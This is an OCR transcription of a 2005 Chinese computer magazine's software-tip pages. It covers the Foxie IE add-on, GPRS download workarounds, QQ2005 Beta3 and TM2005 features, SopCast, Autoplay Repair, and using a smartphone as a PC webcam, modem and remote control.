


图2




图3

3.隐私历史记录清除

在"Foxie Suite"程序组中选择"Privacy Cleaner"可以打开Foxie的记录清除工具，它可以对Browsers(览器)、Windows(系统)、Applications(应用程序)操作中留下的历史记录、隐私数据进行清理，我们只需选择要清除的选项，单击"Clean"按钮即可开始清除。而且Foxie还有一个独特的设计，我们可以单击"Preview"按钮预览将要被清除的数据和文件(见图4)，而且它会显示出清除记




图4

录后释放的磁盘空间，做到心中有数。

方便的随意搜

Foxie安装后会在地址栏右边添加一个超级搜索，输入关键词后单击"Search"按钮可以选择进行网页搜索、新闻搜索或者图片搜索，不过它并不支持中文关键字搜索，有些遗憾。但这里有个功能倒是很实用的，在搜索栏中输入关键词后选择"Highlight Search Term"(见图5)，可以在当前页面中以黄色高亮显示输入的关键词，这个功能与IE的查找功能类似，但使用更方便，而且完全支持中文。



图5

Foxie还具有和Google类似的桌面搜索功能，可以对电脑中的文件进行搜索，不过默认情况下桌面搜索是关闭的，单击Foxie搜索关键词栏左边的按钮可以打开Foxie Control Panel，也就是参数设置控制面板，选中"Enable Desktop Search"选项，然后重新启动电脑即可使桌面搜索功能生效。

Foxie桌面搜索的使用与网络搜索类似，单击"Search"按钮，选择"Desktop Search"→"All Documents"即可打开桌面搜索页面，输入关键词后单击"Search"按钮即可显示出搜索结果(见图6)，而且搜索结果可以按照Rank(归类)、Title(标题)、Path(路径)、Size(文档大小)、Date(日期)进行排序，同时，我们还可以单击页面上面的"Documents"(Office文档)、"Web Pages"(web网页)、"Images"(图像)、"Music"(音乐)和"Video"(视频)链接，显示分类搜索结果。




图6

> Foxie的桌面搜索数据来自系统索引服务建立的数据库，因此要求你的电脑没有关闭索引服务。关于索引服务的使用可以参考微软知识库http://support.microsoft.com/kb/308202。

标签式多页面浏览

IE使用中最让人不爽的就是一个页面一个窗口的 览方式，尤其是在打开大量页面时，任务栏里一堆IE按钮，切换页面很不方便。安装Foxie以后，在IE地址栏下面就可以看到多页面标签栏了，最右边有两个按钮，"+"按钮可以快速创建新页面，"×"按钮可以快速关闭当前 览页面。在页面标签上单击鼠标右键，选择"Open new Tab"也可以打开新的标签页面，选择"Close All Tabs"则可以快速关闭所有打开的标签页面。

Foxie还通过与标签结合，设计了网页组功能，可以让我们对常用的网址进行有效管理。首先我们要右键单击标签，选择"Delete Groupmark"删除软件自带的无用网页组，然后再选择"Add this Tab to Groupmark→Create New Groupmark"创建新的网页组，打开经常 览的网页，在标签右键菜单中选择"Add this Tab to Groupmark"将其添加到相应的网页组中(见图7)，以后只需要在标签右键菜单中选择"Open Groupmark"，就可以快速打开某个网页组中收藏的所有网址，非常方便。



图7

只有我要的——广告过滤

Foxie的广告过滤功能非常强大，不仅可以过滤弹出窗口广告，而且能过滤网页内嵌的图片广告以及Flash广告，不过Flash广告过滤功能默认是关闭的，我们需要打开Foxie Control Panel，选中"Block Flash and Shockwave Movies"选项(见图8)，这样 览网页时Flash位置将会显示为"Flash Blocked"，如果想查看广告，也很容易，单击一下这个广告即可。而且笔者发现它的内置广告过滤准确率比较高，一些小广告可以非常准确地过滤掉，而网页中的正常图片却能照样显示。



图8

> 为了方便操作，Foxie还提供了快捷键功能，在设置面板中单击"Hotkeys Control"可以设置新建标签页、关闭标签页、切换标签页、网页组设置、快速搜索、高亮搜索关键字等六个常用功能的快捷键，快捷键的设置也很简单，直接在下面的虚拟键盘上点击你要设置的快捷按键即可。

CF [YY07]

30元!包月无线上网　补遗篇

★★

■ xinzhu3@163.com(请作者速与我们联系)

看了14期的《30元！包月无线上网》一文后，亲自测试了一下，终于也体验了一把无线的快感。但使用过程中也发现了一些缺憾:

1.用Opera　览网页时发现有很多网页无法正常打开或显示。

2.下载文件的大小受限制。


3.上QQ等即时通讯软件时经常掉线。

笔者经过实验，找到了前面两个问题的完美解决方法，写出来与各位刚用上廉价无线包月不久的朋友分享。

本文测试环境:重庆移动GPRS 20元包月套餐

找来强悍的狐狸，让Opera下岗

第一个问题主要是由于Opera的网页解析存在兼容性差异造成的，因为大家使用IE的习惯早已经根深蒂固，所以各家网站的设计者也理所当然地在网页代码编写时过多依赖了微软的自定标准。这样做虽然对于世界上90%的计算机来说都没有问题，但对于那些使用第三方　览器的计算机来说，却会造成网页的　览兼容性问题。Opera正是这小部分"不受眷顾"的　览器之一，但有些第三方的　览器已经考虑到了这些问题，并且通过不断修正已经将兼容性提高了很多，比如Firefox……

从http://www.onlinedown.net/soft/3598.htm下载并安装Firefox 1.07(建议不要下载1.5Beta版本，1.07比较稳定)，要正常显示所有网页还必须安装其对应的FlashPlayer 7.0的插件，无需特意找下载地址，只需登录一个含有Flash元素的网站，比如猫扑，Firefox的网页显示框上端就会出现一个淡黄色的横条，并提示"您需要其他插件以显示此页面的所有媒体"，点击横条右侧的"安装缺失插件"按钮，然后根据提示一路点"下一步"，Firefox就会自动下载并安装好所需的插件。


完成Flash插件的安装后，接着进行的就是　览器的代理设置，这部分内容和《30元！包月无线上网》一文中的设置基本相同，在Firefox中选择菜单"工具→选项"，选择左侧的"基本信息"标签，然后在右侧点击"连接设置"按钮，选择"手动配置代理"项，并在下方的"HTTP代理"中填写10.0.0.172，"端口"填写80，点击"确定"保存设置。完成这些设置后，你的Firefox就能打开绝大多数网页了，很少会遇到网页无法显示的问题了。

欲速则不达，合理设置分段大小

下载文件的大小受限制，这个问题也很严重，在原文中提到一般下载的文件大小不能超过300KB，但实际上绝大多数的下载都会超过这个大小，换言之就是基本不能用来下载了。这种包月方式虽然低价，但我们不能让它低质，笔者利用Flashget轻松突破了这个限制。

首先必须保证已经按照上文中的方法安装和配置好了Firefox，然后安装一个Flashgot插件。对，是Flashgot……这不是编校的错误，这个插件的主要功能是让你能够在Firefox中使用Flashget、Net transport等下载工具。你可以选择菜单"工具→扩展"，在弹出框中点击"获取更多扩展"链接，然后在Firefox的插件列表中选择Flashgot并点击其下载链接(也可手动输入链接进入:https://addons.mozilla.org/extensions/moreinfo.php?id=220)，直接安装(Flashgot的人气排名在Firefox插件中是排第一的，所以很好找)。点击其下载链接后，Firefox会弹出一个框询问是否安装此插件，确认后等待其完成安装。关闭Firefox再重新打开(这步很重要，如果没有重启，这个插件很可能无法正常工作)，这时在工具菜单中就已经出现了Flashgot的相关菜单项，选择"工具→Flashgot→更多选项"，在弹出的"Flashgot选项"窗口中应该已经检测到了你使用的下载软件(在"下载管理器"列表框中显示)，如果没有正确识别请手动指定并点击"确定"保存。

现在用Firefox　览网页时就能使用Flashget等工具下载了，你可能会问，这和突破下载文件大小限制有什么关系？其实能够支持这些下载工具是突破限制的关键，不过这些下载工具需要进行一番设置才能实现突破限制，以Flashget为例:在Flashget主界面中选择菜单"工具→选项"，在弹出的"选项"窗口中选择"常规"选项卡，将"分段下载的每段最小尺寸"设置为200KB以下(见图)，根据当地服务商的限制大小而定，可多次调试得出一个比较合适的值，但注意分段大小一定要比限制值来得小。



Flashget中也需要设置一下代理服务器，同样在"选项"窗口中，选择"代理服务器"选项卡，点击"添加"，名称随意填写，"服务器"栏填10.0.0.172，"端口"设置为80，"类型"选择HTTP <connect>(注意必须选此项，否则无法成功)。确认后回到"代理服务器"选项卡，勾选"所有的任务均使用缺省的代理服务器"，HTTP缺省、FTP缺省、RTSP/MMS、多代理都选为你刚建立的代理服务器。

注意:按照上文的方法设置后，请在文件小于3MB的时候使用多线程下载，如果大于这个标准，请尽量使用单线程。CF [YY08]

QQ2005 Beta3让你全屏视频、安全聊天

★

■河北　樱木花道　克劳德

经过长时间的等待，腾讯终于发布了网友们期盼已久的QQ2005 Beta3(下载地址:http://im.qq.com/qq/dlqq.shtml)，新版本的QQ也增加了超级视频、地理位置共享和天气预报、安全中心等功能，下面我们就来体验一下这些新功能吧。

共享地理位置和天气预报

选用了"共享地理位置和天气预报"功能的用户可以在自己的头像"用户提示"里看到自己所处城市的名称和天气预报(见图1)。如果你的好友打开了此功能，也可以在聊天窗口右侧看到对方的天气情况。开启此功能的方法主要有三种。



图1　将鼠标移至QQ面板最上侧的气象符号处

方法一:第一次登录QQ2005 Beta3后，QQ主面板上方会有一个"单击这里了解地理位置共享..."的提示，点击此提示，在弹出窗口中点击"是"即可。

方法二:将鼠标移至QQ面板最上侧自己的头像处，点击"用户提示"窗口中的三角按钮，设置显示或关闭"共享地理位置"功能。

方法三:在QQ主窗口中点击"QQ菜单→设置→个人设置"，勾选"个人资料"项下"显示我的地理位置"即可。

小提示

在使用过程中，如果发现QQ显示的地理位置有误，可以将鼠标移动到自己的QQ头像上，待出现地理位置信息后，将鼠标放到上面稍作停留，就会出现"报告有误的地理位置"的提示框(见图2)，点击后"提交地理位置"的网页会随之打开，提交一个更正确的地理位置即可。



图2

QQ聊天更安全

QQ2005 Beta3的最大的变化就是更安全了，从登录到接收文件，直到好友发送的网页，无处不体现出QQ在安全方面下的功夫。

1.安全从登录开始

打开QQ2005 Beta3，我们就会发现原来的软键盘功能找不到了，取而代之的是密码框右侧的一把金色的安全锁(见图3)，这是QQ2005Beta3的键盘加密保护功能。这功能对用户密码输入的保护比软键盘更有效、更安全。它使用了nProtect键盘加密保护技术，能防止用户的密码输入不被木马等盗号工具被窃取。



图3

你知道吗?

nProtect键盘加密保护系统针对个人用户信息安全的反钓鱼工具，主要用来保护用户的信息不被键盘记录工具所拦截。可以支持包括Windows 98在内的几乎所有Windows系统。

QQ2005 Beta3启动后，nProtect键盘加密保护系统会自动启动，用户敲击键盘输入密码时，nProtect键盘加密保护系统会自动对键盘信息进行实时的加密，防止黑客读取正确的键盘信息。即使电脑中有木马程序，黑客也无法正确地读取键盘信息了。

nProtect是赛门铁克公司出品的Norton系列产品中的一款。完整的nProtect服务包括键盘、鼠标保护；阻止keylogger或其他钓鱼性质的黑客工具；当注册表发生改变时，该软件会自动发出提醒；保护用户免于木马盗号的危险；消灭用户上网痕迹，包括Cookies、服务器缓冲文件、临时文件、上网历史记录和输入的网址等信息；取消用户电脑中的工作痕迹，如最近使用的程序名单等。

由于使用了最新的nProtect技术，QQ2005 Beta3也出现了几个问题：①新版本不支持密码的复制及粘贴，所以使用中文密码的朋友请先在低版本中修改为英文密码后，再使用Beta3；②安装好QQ2005 Beta3后，会自动添加系统自带的标准英文输入法，如果你使用了其他输入法，可能会造成QQ与输入法的冲突，造成QQ无法正常登录。所以当遇到QQ无法正常登录时，可以试着手动将默认输入法修改为标准英文(输入法设置为EN)，登录后，再使用自己需要的输入法。此问题会在QQ2005正式版中修正；③如果安全锁上有红叉，可以先在系统管理员权限下运行QQ，并建议查杀病毒，重装QQ。

如果你不想让QQ添加EN的输入法(删除后，再次登录QQ还会添加)，那么可以从http://www.newhua.com/cfan/200520/qqmainframe.rar下载文件，将解压缩的文件替换QQ所在目录同名文件QQMainFrame.dll，这样再将系统中的EN输入法删除后，再登录QQ，输入法也不会被添加了。

2.文件传输更安全

平常经常有黑客发送"我的照片.exe"这种文件,骗取一般网友运行木马服务器端程序。在QQ2005 Beta3中针对这个问题进行了防护:在QQ面板中点击"QQ菜单→设置→安全设置",在窗口左侧点击"网络信息安全",在右侧选择"安全级-中(推荐)",如果为了更安全,可以设置为"安全级-高"(见图4)。



图4

3.链接不能随意点

经常有黑客会发送链接给你,或是好友中了QQ尾巴病毒,给你发送带木马链接的网址,针对这种情况,这次QQ2005 Beta3也同样做了防范。当好友发送链接后,我们将鼠标移至该链接上,就会显示出进一步的操作提示,建议勾选"　览链接时自动检查安全性"项,如果为了更加安全,可以去除"链接可直接点击　览"项的勾选。

小提示

★在"安全设置"中同样可对网址链接进行防范。

★如果有人通过临时对话的方式,给你发送垃圾信息或网址,可以通过下面的方法来阻止消息:点击"QQ菜单→设置→系统设置",在"陌生人设置"中去除"接收陌生人会话消息"项的勾选。

并不完美的超级视频

新版QQ中,最大的变化就应该算是全屏的超级视频了,不过目前超级视频使用起来还有几个必备条件:双方同时使用QQ2005 Beta3,且必须为网络直连(即不能内网对内网),电脑配置还要够高(主频至少1GHz以上),如果不能满足条件,超级视频会自动转为普通模式。

小提示

QQ的系统配置检测是实时计算的,在检测某些支持自动降频的CPU时,结果会有偏差,此问题会在正式版中修正。

打开QQ聊天窗口,点击左上角的"语音视频聊天"按钮,在弹出菜单中选择"超级视频",就可以和好友一起进行视频聊天了,如果网速较慢或系统配置不高,可以点击"普通模式"按钮,这时视频模式自动变为普通模式(见图5)。



图5 如果网速较慢,可点击图中划圈的摄像头图标,关闭自己的视频,"专心"看对方

小提示

视频窗口一收到就会弹出,非常烦人,在新版QQ中提供了"防打扰"功能:点击"QQ菜单→设置→系统设置",在"超级视频设置"中去除"收到视频请求时自动弹出窗口"项的勾选即可。

新版本的QQ还有一些新增功能,比如上期我们介绍过的QQTV,实时音乐状态显示等等,有兴趣的朋友可以自己尝试。

小编有话说:很多朋友应该都注意到QQ2005 Beta3中"群/校友录"里很多群都显示"未登记"字样,其实这是由于没有更新群信息所至,打开"未登记"的群,在右上角的"群栏目"窗格中点击">>"按钮,选择"更新群信息",这样"未登记"字样就会消失了。

CF [YY09]

边看边录,还能放的网络电视

★★

■馒汗犬袭

《电脑爱好者》第19期已经介绍了多种P2P网络电视,这里再为大家介绍一款内置录制工具的P2P网络电视SopCast。

SopCast小档案

u软件版本:0.3.2	软件大小:1882KB
u软件性质:免费软件	适用平台:Windows9x/2000/XP
u下载地址:http://www.onlinedown.net/soft/41564.htm	

1.用SopCast看电视

第一步:下载软件,解压缩后,直接运行SopCast.exe。

第二步:点击"Config"标签,在"Language"下拉菜单中选择"中国(简体)","确定"后,右击系统托盘的软件图标,选择"Quit",重新打开,完成软件界面的中文化。

第三步:在"频道"标签,下双击要看的频道(见图),稍候就会打开Windows Media Player,进行播放了。

2.用SopCast录电视

SopCast最大的特色功能就是内置的录像功能,而且方法很简单:播放电视后,点击红色按钮,在弹出窗口中

让“播放”不再自动

★★

■烟花

不少人都喜欢用微软的自动播放功能，放入一张光盘，自动弹出播放窗口，你可以从中选择要进行的操作，同样的窗口，在插入移动硬盘及闪存盘后也能看到(见图1)。有人喜欢自然有人烦，于是很多人就通过修改注册表来去除这个软件，不过非常麻烦，这里就为大家介绍一款专门解决此问题的软件。



图1

Autoplay Repair 小档案

- u软件版本:1.1　　软件大小:
- u软件性质:免费软件　　适用平台:Windows XP
- u下载地址:http://www.newhua.com/cfan/200520/autoplayrepair.zip
- u软件备注:使用软件前，需要先安装.NET Framework(下载地址:http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=262d25e3-f589-4842-8157-034d1e7cf3a3)

实例1:去除自动播放功能

运行软件，点击“禁止自动播放”标签，在弹出窗口中去除闪存盘盘符的勾选，点击“应用”，这样，以后再插入闪存盘，就会有自动播放的提示了。如果要恢复则恢复勾选即可(见图2)。



图2

实例2:用自己喜欢的播放器播放音乐CD

很多朋友都有自己喜欢的播放器，但这些播放器一般不会添加到自动播放列表中，我们如何添加呢？下面我们就以添加暴风影音为例，为大家讲解如何进行操作。

打开软件，切换至“音频CD”标签。点击“添加自动播放接口”，在“操作”及“提供者”中分别输入“Media Player Classic”和“暴风影音”，接着将“应用程序”设置为暴风影音所在目录，如“D:\Program Files\Ringz Studio\Storm Codec\mplayerc.exe”，将“参数”修改为“"%1"”(不含外侧引号)，点击“应用”(见图3)。



图3

经过这样设置，以后再插入CD，就可以在弹出窗口中直接选择暴风影音播放了。

小提示

使用软件界面右下角的“创建备份文档”，可以将软件的设置导出为注册表文件。必要时再使用“恢复备份文档”进行恢复。

CF [YY11]



输入保存位置及文件名，注意扩展名要输入“.WMV”。

需要注意，用SopCast录制的节目没有建立索引文件，需要用本刊第19期《新软物语》中介绍的All Media Fixer(原版下载地址:http://www.newhua.com/cfan/200519/MediaFixer.exe，汉化版下载地址:http://www.newhua.com/cfan/200519/hamf.rar)为媒体文件重建索引。

3.架设网络电视

目前SopCast支持自己架设网络电视，但仅供自己测试，无法让网友共享。这里我们只简单地介绍一下，有兴趣的朋友可以进一步研究:先在“配置”标签下设置URL地址为“http://sop.sopcast.org/sop/broker_noauth”，在“我的电台”标签下的“文件”中设置播放的文件(软件支持ASF、RMVB、WMV等流媒体格式，还可使用SQL的播放列表，格式为每个节目名及文件名占一行)。最后，点击“播放”按钮即可。

CF [YY10]

■徐海斌

SmartPhone系列手机应用

当“聪明”手机遇到“聪明”电脑……

★★★★

本文可以帮你学到

- 手机摄像头“借”给电脑用
- 通过手机让电脑无线上网
- 通过电脑让手机上网
- 用手机关电脑
- 用手机遥控电脑

随着桑达8390、摩托罗拉MPX220、多普达565等一些低价位智能手机的热销，智能手机也逐渐被普通消费者所认识和接受，并日益火爆。它除了本身具备比普通手机更强的媒体播放和事务助理功能外，更能方便地与电脑连接和协作，实现许多独特而实用的功能应用，可以说是电脑的超级伴侣。下面笔者就以自己的桑达8390为例，向大家介绍一些智能手机与电脑的联合应用，相信会让你对智能手机的强大功能有更深入的认识和体会。

手机摄像头“借”给电脑用

多年未见的老同学突然在QQ上相遇，老同学非要与我视频聊天，想看看我的近况，可惜我的摄像头前天刚坏掉，还没有买新的，怎么办？突然想到我的8390有摄像头，能否借来一用呢？没想到还真成功了。

第一步:首先的要求是电脑中已经安装有ActiveSync同步连接软件，并已经使手机和电脑实现连接，这个步骤相信拥有手机的朋友都已经轻车熟路了，具体过程不再介绍。

第二步:下载并安装Pocket Controller软件，这是一款用电脑控制智能手机/掌上电脑的软件，它可以让你在电脑上直接对手机进行完全控制，同时，我们还可以在电脑屏幕上看到手机屏幕上显示的内容，这正是需要利用的功能，这样就可以在电脑屏幕上看到手机摄像头中的内容了，而且它的屏幕更新速度要比其他同类工具快一些，这也是我选择它的重要原因。

Pocket Controller Enterprise 小档案

- u软件版本:4.12　　软件大小:4160KB
- u软件性质:共享软件　　适用平台:Windows 9x/2000/XP
- u下载地址:http://www.newhua.com/cfan/200520/Pockecn.rar

第三步:运行Pocket Controller，双击主窗口左上部分设备树列表中的“John Smith”，这时会弹出连接选择对话框，选中使用的“ActiveSync(USB)”(见图1)，单击“确认”按钮，它会提示



图1

安装手机端服务程序，单击“是”按钮，这时可以在手机上看到安装程序的提示，选择安装到“电话”上即可。安装完成后，再次双击“John Smith”并选择使用“ActiveSync(USB)”连接，即可在Pocket Controller主窗口中看到手机屏幕的内容了(见图2)。在手机开始菜单中打开照相机程序，这时在电脑屏幕上就能看到手机摄像头拍摄到的画面了。



图2

第四步:从http://www.newhua.com/cfan/200516/softcam.rar下载并安装虚拟摄像头程序Softcam。我们要用它把Pocket Controller主窗口中显示的手机摄像头画面虚拟为QQ视频聊天窗口中的摄像头画面。在QQ主菜单中选择“工具→语音视频调节”，在调节向导中的“视频设备”下拉框中选择“Luminositi Softcam[VFW]”，单击“下一步”按钮调节好声音设置，再单击“下一步”按钮开始视频调节，这时在系统托盘中会出现Softcam的摄像机图标，单击图标选择“显示面板”，可以在屏幕右上方看到Softcam的控制窗口，单击“设置”按钮弹出选项，在“默认动态视频”下拉框中选择“SoftCam 屏幕捕捉”，单击“确定”按钮保存设置(见图3)。然后再将上面的状态按钮由“已存”调整为“活动”，这时电脑屏幕上会出现一个可移动方框，而QQ视频调节向导中显示的正是方框中的图像，这就表示已经设置成功，单击“完成”按钮。



图3

第五步:打开QQ视频聊天窗口，Softcam控制窗口会自动出现，调整状态为“活动”，然后把Pocket Controller主窗口切换为当前屏幕，把可移动方框移到手机摄像头画面上，这时在QQ视频聊天窗口中就可以看到手机摄像头的内容了(见图4)。现在，手机摄像头已经成功被电脑“借”用了。



图4

小提示

Softcam实际上是把方框中的内容虚拟为摄像头，因为要保证Pocket Controller主窗口显示的手机摄像头画面不被QQ聊天窗口或者其他窗口盖住，为了不互相影响，建议将屏幕分辨率调整为1024 × 768以上为宜，同时可以将Pocket Controller主窗口中手机屏幕预览窗格与左边设备树之间的分隔线向左调整，以使手机屏幕预览区左移，避免被QQ聊天窗口盖住。

火速链接

本刊2005年第16期《巧用虚拟摄像头视频聊天也要有特效》一文介绍了Softcam的详细使用方法，大家可以参考。

无线上网我来帮

本来想让我的笔记本电脑体验一下GPRS无线上网的感觉，但到移动公司一问，GPRS上网卡含年费捆绑销售，要一千多块！听说智能手机也可以当无线猫上网，于是赶快把我的8390拿来试验，呵呵，喝咖啡时用笔记本无线上网就是爽。

第一步:开通并设置GPRS上网。当然了，首先手机得开通GPRS上网服务，到移动营业厅、拨打1860或者在中国移动的服务网站上均可申请开通，开通服务后重启手机，在手机屏幕顶端会出现一个“G”标志，表示已经开通成功。同时还要在手机中设置GPRS上网参数，笔者的8390手机可以通过安装并运行随机光盘中的“手机伴侣”程序，单击“设置→电信运营商”，直接选择所使用的手机卡类型即可自动设置相关参数。其他手机的设置方法请参考使用说明书，这里不再详细介绍。总之，这一步要做到你的手机能够使用GPRS正常上网即可。

小提示

GPRS上网资费方式有多种，例如笔者所在地区有GPRS自由套餐、GPRS经济套餐、GPRS时尚套餐和GPRS商务套餐四种，你需要根据自己的使用量来确定使用的服务类型，以达到最经济的支出。要注意的是自由套装，其资费标准为每1KB流量3分钱，听起来挺便宜，不过浏览一个网页至少也得几十个KB，甚至几百个KB，其实很贵的。

第二步:设置ActiveSync取消同步连接。双击同步软件ActiveSync系统托盘图标打开主窗口，单击菜单“文件→连接设置”选项，取消“允许通过USB建立连接”前面的“√”标志(见图5)，并单击“确定”按钮保存。




图5

第三步:启用手机调制解调器功能。在手机开始菜单中打开“其他→附件”，再打开“调制解调器链接”功能，这时手机会弹出警告提示“启用调制解调器链接功能可能会引起ActiveSync运行不正常”，按“确定”继续，在打开的链接设置画面中，“连接”栏选择“USB”方式，并按“菜单”按钮选择“激活”命令(见图6)。现在用USB数据线连接手机和电脑，在电脑中会提示发现新硬件，在电脑光驱中放入随机附带的同步软件光盘，单击“下一步”按钮，选择“在这些位置上搜索最佳驱动程序”选项，并单击“ 览”按钮选择光盘根目录，单击“下一步”按钮，系统会自动从光盘上搜索并安装驱动程序，这时会显示驱动安装兼容性提示，直接单击“仍然继续”即可完成驱动安装，最后单击“完成”按钮退出，系统托盘会提示新硬件安装完毕可以使用了。



图6

第四步:设置手机调制解调器。这一部分是成功的关键所在。在电脑中打开“控制面板→电话和调制解调器选项”，可以看到在“调制解调器”选项卡中已经有手机调制解调器“Mio DigiWalker SmartPhone USB Modem”了，选中它，单击“属性”按钮打开属性设置对话框，单击“调制解调器”标签，取消“拨号前等待拨号音”选项，再单击“高级”标签(见图7)，在“额外的初始化命令”栏中填上“AT+cgdcont=1,"IP","cmnet","",0,0”(不含外侧中文引号)，单击“确定”按钮保存设置。



图7

第五步:建立拨号连接。在电脑中右键单击“网上邻居”图标，选择“属性”，单击“创建一个新的连接”，按照步骤依次选择“连接到Internet→手动设置我的连接→用拨号调制解调器连接→输入ISP名称(随便，如移动GPRS)→输入电话号码*99#→Internet账户信息什么也不输”，最后单击“完成”按钮即可在网络连接窗口中看到新建的“移动GPRS”拨号。双击这个拨号链接，用户名和密码栏什么也不用输入(见图8)，直接单击“拨号”按钮，稍等片刻，拨号成功后即可在系统托盘处看到拨号连接图标和连接速度提示(见图9)，现在打开 览器就可以无线上网了。不想上网时，右键单击这个拨号连接图标，选择“断开”即可。



图8



图9

小提示

每次使用手机拨号连接前都需要打开手机附件菜单中的调制解调器功能，选择“激活”，然后插入USB线再进行拨号，但要注意的是，激活后千万不要按“完成”按钮，否则会自动关闭调制解调器功能。如果你需要恢复使用ActiveSync的同步连接，将连接设置中的“允许通过USB建立连接”选上即可。

逆向思维:手机通过电脑上网

前面介绍的是让电脑通过手机无线上网，那么反过来，能不能让手机通过电脑上网，享受宽带冲浪的速度呢？答案是肯定的，而且不用付GPRS上网费哦。

首先让手机与电脑通过ActiveSync建立好同步连接关系，双击ActiveSync系统托盘图标打开主窗口，单击菜单“工具→选项”，在“共享网络”下拉框中选择“Internet”连接。然后在手机开始菜单中打开“设置”菜单中的“数据连接”，将“Internet连接”选择设置为“共享网络连接”（见图10），单击“完成”按钮。好了，现在你就可以在手机上享受宽带上网冲浪的感觉了。



图10

小提示

需要使用GPRS上网时，将“Internet连接”重新设置为“CMCC Internet(GPRS)”方式即可。

我用电脑手机关电脑

有没有想过用手机在汽车、宾馆等地方远程关机或重启你在家中的电脑？只要你想，就能实现！不过在此之前，需要你设置好手机使之能够GPRS上网，并下载一个叫做Switch Off的软件。

Switch Off 小档案

u软件版本:2.3.0.1	软件大小:481KB
u软件性质:免费软件	适用平台:Windows 9x/2000/XP
u下载地址:http://www2.skycn.com/soft/1046.html	

第一步:运行Switch Off，单击“选项”按钮打开设置对话框，再单击“远程控制”标签，选中“启用网页控制界面”和“允许远程控制的权限”选项，并设置好远程操作的用户名和密码，最后再选中“当用户使用时提示输入密码”选项（见图11）。


图11

小提示

如果运行Switch Off后，界面仍显示为英文，则需要打开C:\Program Files\Switch Off汉化版目录，双击目录中的“setup.reg”文件导入注册表。

第二步:要通过手机对你的电脑实现远程控制，需要知道自己电脑的IP地址。在“开始”菜单“运行”栏中输入“cmd /k ipconfig”命令显示IP配置信息，记住“IP Address”行后面显示的本机IP地址。

第三步:在手机上打开IE，按“菜单”按钮选择“地址栏”，然后输入你的电脑IP地址和Switch Off默认的控制端口号8000，例如“http://224.128.**.**:8000”，按“转到”按钮打开该地址，这时很快就会出现远程控制界面（见图12），这里可以选择对你的电脑执行关机、重启、锁定、发送消息等各种控制功能，用上下方向键选择并按确定键就可以选中要执行的操作选项，继续向下　览，可以看到“确定”按钮，将焦点框移动到这个按钮上，按下手机确定键，然后输入设定的用户名和密码即可执行远程关机等控制功能了。



图12

用手机遥控电脑

一些品牌电脑为了方便操作，配备了专用的电脑遥控器，可以用来控制媒体播放或者运行程序，其实我们使用智能手机也完全可以实现同样的遥控功能，想想躺在床上用手机遥控电脑播放电影、听音乐，将会是多么　意呀，有兴趣的话，赶快下载这款Jeyo Remote工具来跟我一起做吧。

Jeyo Remote 小档案

u软件版本:2.0	软件大小:919KB
u软件性质:共享软件	适用平台:Windows 9x/2000/XP
u下载地址:http://www.jeyo.com/downloads/JeyoRemote.2.0.SP.EN.zip	

第一步:首先通过ActiveSync将你的手机和电脑进行同步连接，当然，如果你有红外适配器的话，建议使用红外线方式进行连接，这样就可以利用Jeyo Remote实现真正的无线遥控。

第二步:安装Jeyo Remote，它会分别在手机和电脑上各安装一个服务程序。安装完毕后，首先在电脑桌面上双击“Jeyo Remote 2.0 for Smartphone”快捷方式运行电脑端程序，然后在手机开始菜单中打开“Jeyo Remote”手机端程序，它会自动与电脑端程序连接，并显示出主控制菜单（见图13），直接按下菜单对应的数字键即可启动相应的遥控功能。例如按下“2”键即可在电脑上运行微软媒体播放器，再按“8”键添加播放列表，即可使用菜单中的播放控制功能来遥控多媒体播放了。通过“Start Menu”菜单命令可以打开电脑开始菜单中的程序，而“Web”功能则是一个方便的网址收藏夹，直接选择即可在电脑上打开Google等常用网址。



图13

TM2005 办公族必备 MSN 的 COSPLAYER

★

■克劳德

前段，TM2005正式版(下载地址:http://im.qq.com/tm/dl.shtml)已经推出，TM是腾讯公司制作的主要面向办公环境中使用IM需求的用户。TM2005在安全方面进行了提高，大体和QQ2005 Beta3相同，这里不再多做介绍，我们主要来介绍其他一些更新内容。

1.更快捷地找到联系人

在新版TM2005中，已经可以通过联系人的名字、账号、电话、E-mail，甚至是拼音，来找到想要的联系人，方法非常简单:在主窗口点击放大镜按钮，在展开的文本框中输入联系人的任意信息，就可以搜索到该联系人了(见图1)。



图 1

2.快速处理未读消息

新版TM中，当一段时间内没有及时处理好友消息时，不必再一个一个进行查看了，我们只要将光标指向系统托盘中TM的图标，在弹出用的窗口中选择要处理的信息即可(见图2)。

